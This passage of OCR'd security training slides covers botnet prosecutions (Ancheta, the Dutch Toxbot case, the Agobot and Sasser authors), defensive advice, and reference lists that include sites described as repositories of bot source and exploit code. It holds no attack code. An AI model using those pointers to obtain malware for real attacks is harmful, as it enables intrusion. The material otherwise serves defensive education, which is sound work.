“Jeanson James Ancheta, 21, of Downey, California, was sentenced to 57 months in federal prison by United States District Judge R. Gary Klausner in Los Angeles. During the sentencing hearing, Judge Klausner characterized Ancheta's crimes as "extensive, serious and sophisticated." The prison term is the longest known sentence for a defendant who spread computer viruses.

Ancheta pleaded guilty in January to conspiring to violate the Computer Fraud Abuse Act, conspiring to violate the CAN-SPAM Act, causing damage to computers used by the federal government in national defense, and accessing protected computers without authorization to commit fraud. When he pleaded guilty, Ancheta admitted using computer servers he controlled to transmit malicious code over the Internet to scan for and exploit vulnerable computers. Ancheta caused thousands of compromised computers to be directed to an Internet Relay Chat channel, where they were instructed to scan for other computers vulnerable to similar infection, and to remain "zombies" vulnerable to further unauthorized accesses.

Ancheta further admitted that, in more than 30 separate transactions, he earned approximately $3,000 by selling access to his botnets. The botnets were sold to other computer users, who used the machines to launch distributed denial of service (DDOS) attacks and to send unsolicited commercial email, or spam. Ancheta acknowledged specifically discussing with the purchasers the nature and extent of the DDOS attacks or proxy spamming they were interested in conducting. Ancheta suggested the number of bots or proxies they would need to accomplish the specified acts, tested the




# Dutch Police Bust Botnet of 1.5 Million+ Bots!

- Dutch police arrest 3 suspects
- Arrested for DDoS for ransom against a US corporation
- Toxbot / Codbot
  - Keystroke logger, system file / access, password stealer
  - Controlled via IRC

From http://www.techweb.com/wire/security/172303160

“According to Wim de Bruin, a spokesman for the Public Prosecution Service (Openbaar Ministerie, or OM), when investigators at GOVCERT.NL, the Netherlands' Computer Emergency Response Team, and several Internet service providers began dismantling the botnet, they discovered it consisted of about 1.5 million compromised computers, 15 times the 100,000 PCs first thought.The three suspects, ages 19, 22, and 27, were arrested Oct. 6 on charges of threatening a U.S. firm with a denial-of-service (DoS) attack after Amsterdam-based Internet service provider XS4ALL notified authorities of unusual activity on its network. The two younger men are still in custody -- a Breda court just extended their incarceration by 30 days -- but the 27-year-old has been released pending trial, said the OM.More arrests are likely, de Bruin said, as the investigation continues.The trio supposedly used the Toxbot Trojan horse to infect the vast number of machines, easily the largest controlled by arrested attackers. But Simon Hania, chief technology officer at XS4ALL, told the Associated Press that even though the botnet was enormous, it was just "a drop in the ocean.""[These things] destroy the Internet," he said. “




# German police arrest Agobot and Sasser Authors

- FBI tips off German police
- Ago arrested and confesses to authoring Agobot and Phatbot
- Same week Sasser author, Sven Jaschan arrested in Germany

Intelguardians

There are hundreds of variants of Agobot and Phatbot roaming the net. The fact is, the code is well written and very modular. It took 20 months and tips from the feds but the German police picked up their suspect and arrested him. The same week they arrested Sven Jaschan for authoring the Sasser worm.




## Wrap-up

- Bots and Worms will continue to evolve
- Defenses will have to continue to evolve to counter them
- Preventative maintenance is key!
  - Backups
  - Patches
- Prepare for a deluge of data!

Intelguardians

Mobile malicious code is continuing its evolution. The Bots and Worms of today will seem like a piece of cake when compared to the stuff that's coming down the pike.




## References

- http://megasecurity.org
  - Source code repository
- http://honeynet.org/papers/bots/
  - Great research on bots
- www.securityforest.com
  - Repository of exploit code and bots

Intelguardians


This page intentionally left blank.



# References (2)

- Internet Storm Center
  - isc.sans.org
- CAIDA project home page
  - http://www.caida.org/
- Global Network Intrusion detection
  - http://www.mynetwatchman.com

This page intentionally left blank.



## References - Tools

- **Labrea:** http://labrea.sourceforge.net/
- **mwcollect:** http://mwcollect.org
- **nepenthes:** http://nepenthes.mwcollect.org
- **ossec:** http://ossec.net
- **osiris:** http://osiris.shmoo.com/

This page intentionally left blank.